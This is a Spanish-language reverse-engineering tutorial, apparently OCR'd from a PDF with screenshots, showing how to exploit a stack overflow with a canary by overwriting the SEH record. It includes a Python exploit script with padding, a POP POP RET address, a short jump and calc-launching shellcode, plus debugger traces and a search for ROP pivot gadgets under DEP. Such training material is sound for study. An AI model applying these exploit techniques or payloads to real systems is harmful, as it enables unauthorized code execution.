
38 > CANARY.py
NODEP.py x NO_DEPEND\script.py x DEP\script.py x NO_DEPEND.py x CANARY.py x
1   from os import *
2   import struct
3   shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x
4
5   stdio, stdout = popen4(r'CANARY_sin_DEP.exe -1')
6   print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7   raw_input()
8
9   next=struct.pack("<L", 0x42434445)
10  seh=struct.pack("<L", 0x46474849)
11
12  fruta = 844 * "A" + next + seh + 6000 * "B" + "\n"
13
14  print stdin
15
16  print "Escribe: " + fruta
17  stdin.write(fruta)
18  print stdout.read(40)

```

Veremos si la cuenta salió bien y terminamos pisando el SEH con 0x46474849

Address	Name
74485790	ucrtbase.dll:ucrtbase_crt_debugger_hook+390
46474849	46474849

Veo que cuando crashea porque se termina el stack ahora el SEH queda pisado con mi valor eso quiere decir que la cuenta estuvo correcta.



Incluso si continuo veo que EIP queda apuntando a 0x46474849 como es la idea.

Ahora donde podemos saltar veamos.

En el stack por diseño queda en primer lugar un return address y luego en el segundo lugar de esta estructura (tercero del stack) está EstablisherFrame

```
typedef EXCEPTION_DISPOSITION (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN ULONG64 EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

IN THIS

See Also


**ExceptionRecord** supplies a pointer to an exception record, which has the standard Win64 definition.

**EstablisherFrame** is the address of the base of the fixed stack allocation for this function.

**ContextRecord** points to the exception context at the time the exception was raised (in the exception handler case) or the current "unwind" context (in the termination handler case).

**DispatcherContext** points to the dispatcher context for this function. It has the following definition:

Bueno ese puntero, termina apuntando a la estructura que provocó la excepción, específicamente a su inicio, y el inicio es el NEXT que controlamos nosotros.



Así que como no hay DEP si saltamos a un POP r32, POP r32, RET terminamos saltando al NEXT nuestro, pues sacamos los dos primeros valores con POP y saltamos al tercero con el RET.

Busquemos entre los gadgets del Mypepe un POP POP RET no importa el registro.

Allí vemos un pop pop ret, coloquémoslo en el SEH para saltar allí

78001043	push cs # mov eax,[esp+8] # pop eax # ret	Mypepe.dll
78001044	sal byte ptr [ebp+6], cl # mov eax,[esp+8] # pop edi # ret	Mypepe.dll
78001076	pop ebp # ret	Mypepe.dll
78001075	pop esi # pop ebp # ret	Mypepe.dll
78001073	add bh,[eax+5Eh] # pop ebp # ret	Mypepe.dll
78001070	adc eax,7802E044h # pop esi # pop ebp # ret	Mypepe.dll
780012AF	pop ebp # ret	Mypepe.dll
780012AA	adc eax,7802E048h # pop ebp # ret	Mypepe.dll
<		
pop		
Line 8 of 3596		
Hex View-1		

```

38 > CANARY.py
NODEP.py x NO_DEP\script.py x DEP\script.py x NO_DEP.py x CANARY
1   from os import *
2   import struct
3   shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x
4
5   stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
6   print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7   raw_input()
8
9   next=struct.pack("<L", 0x42434445)
10  seh=struct.pack("<L", 0x78001075)
11
12 fruta = 844 * "A" + next + seh + 6000 * "B" + "\n"
13
14 print stdin
15
16 print "Escribe: " + fruta
17 stdin.write(fruta)

```

Tirémoslo nuevamente.

Aquí crasho veamos el SEH.

```

Debug View Structures
IDA View-EIP Call Stack Program Segmentation Modules Enums
General registers
EAX 00000042 ↵
EBX FFFFFFFF ↵
ECX 745052E0 ↵ ucr
EDX 745052E0 ↵ ucr
ESI 00900000 ↵
EDI 008FF574 ↵ Sta
EBP 008FF550 ↵ Sta
ESP 008FF514 ↵ Sta
EIP 744BC78F ↵ ucr
EFL 00010213

crtbase.dll:744BC788 jz short loc_744BC7A5
crtbase.dll:744BC78A cmp eax, 0xFFFFFFFF
crtbase.dll:744BC78D jz short loc_744BC7A5
crtbase.dll:744BC78E mov [esi], al
crtbase.dll:744BC791 inc esi
crtbase.dll:744BC792 mov [ebp-28h], esi
crtbase.dll:744BC795 push offset unk_745052E0
crtbase.dll:744BC79A call near ptr ucrtbase__fgetc_nolock
crtbase.dll:744BC79F pop ecx
crtbase.dll:744BC7A0 mov [ebp-20h], eax
crtbase.dll:744BC7A3 jmp short loc_744BC785
crtbase.dll:744BC7A5 ; -----
crtbase.dll:744BC7A5 loc_744BC7A5: ; CODE XREF: ucrtbase.dll:ucrtbase_ftell+98tj
crtbase.dll:744BC7A5 ; ucrtbase.dll:ucrtbase_ftell+90tj
crtbase.dll:744BC7A5 mov byte ptr [esi], 0
crtbase.dll:744BC7A8 jmp short loc_744BC80E
crtbase.dll:744BC7A8 ; -----
crtbase.dll:744BC7AA db 89h ; è
crtbase.dll:744BC7AB db 50h ; ]
KNOWN 744BC78F: ucrtbase.dll:ucrtbase_ftell+9F (Synchronized with EIP)

View-1


```

Address	Name
74485790	ucrtbase.dll:crt_debugger_hook+390
78001075	Mypepe.dll:mypepe_lock+20

Vayamos allí y pongamos un BREAKPOINT.

```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db 2
Mypepe.dll:78001074 db 78h ; x
Mypepe.dll:78001075 ; -----
Mypepe.dll:78001075 pop esi
Mypepe.dll:78001076 pop ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ; -----
Mypepe.dll:78001078 db 57h ; W
Mypepe.dll:78001079 db 6Ah ; j
Mypepe.dll:7800107A db 18h
Mypepe.dll:7800107B db 0E8h ; F
Mypepe.dll:7800107C db 31h ; 1
```

Sigamos con f9 y aceptemos la excepción.



ECX

EIP

```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db 2
Mypepe.dll:78001074 db 78h ; x
Mypepe.dll:78001075 ; -----
Mypepe.dll:78001075 pop esi
Mypepe.dll:78001076 pop ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ; -----
Mypepe.dll:78001078 db 57h ; W
Mypepe.dll:78001079 db 6Ah ; j
Mypepe.dll:7800107A db 18h
```

Paro en el breakpoint ahora si traceo con f7 debería llegar a ejecutar en el NEXT.

Stack[00002E80]:008FF8BE	db	41h ; A
Stack[00002E80]:008FF8BF	db	41h ; A
Stack[00002E80]:008FF8C0	:	
Stack[00002E80]:008FF8C0	inc	ebp
Stack[00002E80]:008FF8C1	inc	esp
Stack[00002E80]:008FF8C2	inc	ebx
Stack[00002E80]:008FF8C3	inc	edx
Stack[00002E80]:008FF8C4	jnz	short loc_8FF8D6
Stack[00002E80]:008FF8C6	add	[eax+42h], bh
Stack[00002E80]:008FF8C9	inc	edx
Stack[00002E80]:008FF8CA	inc	edx
Stack[00002E80]:008FF8CB	inc	edx
Stack[00002E80]:008FF8CC	inc	edx
Stack[00002E80]:008FF8CD	inc	edx
Stack[00002E80]:008FF8CE	inc	edx
Stack[00002E80]:008FF8CF	inc	edx
Stack[00002E80]:008FF8D0	inc	edx
Stack[00002E80]:008FF8D1	inc	edx
Stack[00002E80]:008FF8D2	inc	edx

Ahí estamos en el NEXT no lo vemos porque se ve como código pero si lo vemos en el HEX DUMP.

Estos son el NEXT y el SEH, lo que se hace normalmente es reemplazar el NEXT por EB 06 90 90, para que salte por encima del SEH y no crashee y luego debemos poner el shellcode, al inicio donde están las B.

```

38 > CANARY.py
NODEP.py x NO_DEP\script.py x DEP\script.py x NO_DEP.py x CANARY.py x
1   from os import *
2   import struct
3   shellcode ="\x48\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50"
4
5   stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
6   print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7   raw_input()
8
9   next="\xeb\x06\x90\x90"
10  seh=struct.pack("<L", 0x78001075)
11
12  fruta = 844 * "A" + next + seh + shellcode + 6000 * "B" + "\n"
13
14  print stdin
15
16  print "Escribe: " + fruta
17  stdin.write(fruta)
18  print stdout.read(40)
19
20
21
22

```

Eso debería funcionar probémoslo.

The screenshot shows the PyCharm interface with the CANARY.py script open. The script contains a payload construction logic. To its right, a standard Windows calculator window is displayed, showing a sequence of digits that appears to be overflowing or crashing the application, resulting in a large number of zeros.

Lo que ocurre es que se generan muchísimas calculadoras, porque cada vez que crashea el programa, vuelve a saltar al SEH para capturar la excepción y vuelve a ejecutar la calculadora, eso se puede arreglar fácilmente modificando el shellcode para que la primera vez que se ejecute cuando termine llame a exit() y listo se cerrará el programa.

780039AB . FF15 20E00278 CALL DWORD PTR DS:[<&KERNEL32.ExitProcess>;\ExitProcess

Allí hay un call fijo que cerrará el programa lo agrego.

Agregar  
 \x68\xAB\x39\x00\x78\xC3

```

2
3     x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1\x68\xAB\x39\x00\x78\xC3"
4
5     P.exe -1')
6     \nTER\n"
7
8
9
10
11
12     lcode + 6000 * "B" + "\n"
13
14
15
16
17

```

```

File Edit View Navigate Code Refactor Run Tools VCS Window Help
File Edit View Navigate Code Refactor Run Tools VCS Window Help
C: Users ricna Desktop 38 CANARY.py
Structure
CANARY.py
    shellcode
    next
    seh
    fruta
Run: CANARY script (2) script (1)
Process finished with exit code 0

```

```

1 from os import *
2 import struct
3 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc"
4
5 stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
6 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7 raw_input()
8
9 next="\xeb\x06\x90\x90"
10 seh=struct.pack("<L", 0x70001075)
11
12 fruta = 844 * "A" + next + seh + shellcode + 6000 * "B"
13
14 print stdin
15
16 print "Escribe: " + fruta
17 stdin.write(fruta)

```

Calculadora

ESTÁNDAR

MC	MR	M+	M-	MS	M <sup>-</sup>
%	✓	x <sup>2</sup>	1/x		
CE	C	⌫	÷		
7	8	9	×		
4	5	6	—		
1	2	3	+		
±	0	,	=		

Ahora si salió una sola calculadora, en la próxima parte veremos cómo ropear cuando venimos de explotar un SEH.


Debemos aclarar que si tienen un módulo sin ASLR y SAFE SEH OFF e igual no salta a su SEH al manejar la excepción, puede estar activada una protección especial llamada SEHOP que en los Windows servers mayores a 2008 viene activada por default y también en algunos programas como BROWSERS modernos o algún servicio.

Esta protección chequea la integridad de la cadena antes de saltar y verifica que el último SEH sea el correcto y no esté pisado, mas siendo una dirección randomizada, es imposible de pisar y que siga funcionando.

Ricardo Narvaja


# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 39

Nos queda como último caso la explotación de un stack overflow con CANARY Y DEP pisando el SEH.




```
#!/usr/bin/python / CANARY_DEP.py /  
NODEP.py x NO_DEPEND\script.py x DEP\script.py x NO_DEPEND.py x CANARY_DEP.py x  
1 from os import *  
2 import struct  
3 shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x2  
4  
5 stdin,stdout = popen4(r'CANARY_Con[DEP].exe -1')  
6 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"  
7 raw_input()  
8  
9 next="\xeb\x06\x90\x90"  
0 seh=struct.pack("<L", 0x78001075)  
1  
2 fruta = 844 * "A" + next + seh + shellcode + 6000 * "B" + "\n"  
3  
4 print stdin  
5  
6 print "Escribe: " + fruta  
7 stdin.write(fruta)
```


Le cambiamos el nombre al ejecutable y atacheamos el IDA a ver qué pasa.




Igual que antes crashea cuando se le acaba el stack, veamos los SEH,




Igual que antes pisa con el puntero al pop pop ret, pongamos un breakpoint ahí.



Apreto F9 y acepto la excepción.




Allí estoy como siempre el stack en su tercera posición hay un puntero al NEXT.



Si voy ejecutando con F7.

```
Stack[00003690]:00AFF8F1 db 41h ; A
Stack[00003690]:00AFF8F2 db 41h ; A
Stack[00003690]:00AFF8F3 db 41h ; A
Stack[00003690]:00AFF8F4 ;
P Stack[00003690]:00AFF8F4 jmp short loc_AFF8FC
Stack[00003690]:00AFF8F4 ;
Stack[00003690]:00AFF8F6 db 90h ; É
Stack[00003690]:00AFF8F7 db 90h ; É
Stack[00003690]:00AFF8F8 db 75h ; o
Stack[00003690]:00AFF8F9 db 10h
Stack[00003690]:00AFF8FA db 0
Stack[00003690]:00AFF8FB db 78h ; x
UNKNOWN 00AFF8F4: Stack[00003690]:00AFF8F4 (Synchronized with E)
```


Salto al stack ese JMP es el EB 06 90 90 del NEXT, pero cuando lo quiero ejecutar.



No se puede ejecutar el stack por el DEP habrá que hacer un ROP.

El problema es que para hacer un ROP el stack se ha movido y nuestra data no está apuntada por ESP para continuar ROPEANDO, así que en este caso en vez de un POP POP RET necesitamos un gadget que deje el stack acomodado para que cuando ejecute el RET de ese GADGET, tome una dirección mía del stack para poder seguir teniendo el control y continuar ropeando.

Vimos que en mi caso antes de ejecutar el POP POP RET ESP valía 0xAFEF98



Y buscaré la dirección en el stack donde comienza mi data.

Pongo que busque el immediate value 0x41414141.

Address	Function	Instruction
Stack[00003690]:00AFF5A8		db 41h ; A
Stack[00003690]:00AFF5A9		db 41h ; A
Stack[00003690]:00AFF5AA		db 41h ; A
Stack[00003690]:00AFF5AB		db 41h ; A
Stack[00003690]:00AFF5AC		db 41h ; A
Stack[00003690]:00AFF5AD		db 41h ; A

Vemos que comienza en 0xAF5A8 podemos sacar la distancia, la data está más abajo de ESP.

hex(0xAF5A8 - 0xAF98)

```
%guiref  -> A brief reference about the graphical user interface.

In [1]: hex(0xAF5A8 - 0xAF98)
Out[1]: '0x610'

In [2]:
```

Hex View-1

Así que la distancia entre ESP y el inicio de mi data es 0x610, quiere decir que si busco un gadget

ADD ESP, XXXX -RET

Si XXXX es mayor que 0x610 siempre que no se vaya fuera del stack, moverá ESP adonde está mi data para continuar ropeando.


Veamos lo gadgets de Mypepe.

Address	Gadget	Module	Size	Pivot
78004F44	add esp, 30h # or eax, ebx # pop ebx # pop edi # pop esi # ...	Mypepe.dll	6	60
78029DC0	add esp, 30h # pop edx # retn	Mypepe.dll	3	52
78029E27	add esp, 30h # pop edx # retn	Mypepe.dll	3	52
78029E50	add esp, 30h # pop edx # retn	Mypepe.dll	3	52
78029E4F	clc # add esp, 30h # pop edx # retn	Mypepe.dll	4	52

x add esp, 3  
Line 1 of 15

Veo que lo más que le suma a ESP es 0x30 no llega hasta mi fruta.

Lamentablemente no tiene o al menos yo no encontré ningún gadget, ni siquiera usando la tool Agafi que lo adjunte, para el que lo quiere aprender a usar.



Corro el gisnap con el proceso parado después de manejar la excepción, por ejemplo en el primer POP del POP POP RET, sin ejecutar nada.

Este gisnap hará un dumpeado del proceso, luego tengo que editar el archivo objective.txt del agafi poniendo cual es la condición que quieras que se dé, en este caso podría ser.

esp= [esp+0x08]

Y le podes configurar que solo busque partiendo de cierto ejecutable como en este caso Mypepe.dll.

Dejo descomentada la condición y el rango que necesito.

```
objective.txt Bloc de notas
Archivo Edición Formato Ver Ayuda
# * reg=reg32
# * reg=0xnnnnnnnn ( INMEDIATO )
# * reg=0xnnnnnnnn,0xnnnnnnnn ( RANGO )

#test_range=0x1000000,0x101f000
#test_range=0x7f6f7000,0x7f6f7000
test_range=Mypepe.dll
#eflags=ex2

#esp=edi
#esp=ecx
#ebp=edx
#esp=reg32
#ebp=reg32
#edi=reg32
#esp=reg32
#esp=eax

#esp==esp+0x800

#eax==0x3
#r11=0x00100000,0x01fffff
#r12=[esp+0x08]
#r13=-0x00000000,0x01fffff
#r14=-0x41414141
```

Después corro el agafi poniendo el nombre del dump que hice antes, que lo guardo en la misma carpeta y el nombre de un txt de salida.

agafi.exe objective.txt dumped.dmp pepe.txt

Encontró algunos gadget raros pero el problema.

---

```
[x] Valid gadget at: 7801194e
--> matchs: esp=[esp+0x8]
--> stack used: N/A
--> preserved registers:
*** 7801194e: clc
*** 7801194f: popa
*** 78011950: jl 0x7801195a
*** 7801195a: pop ebx
*** 7801195b: leave
*** 7801195c: ret
```

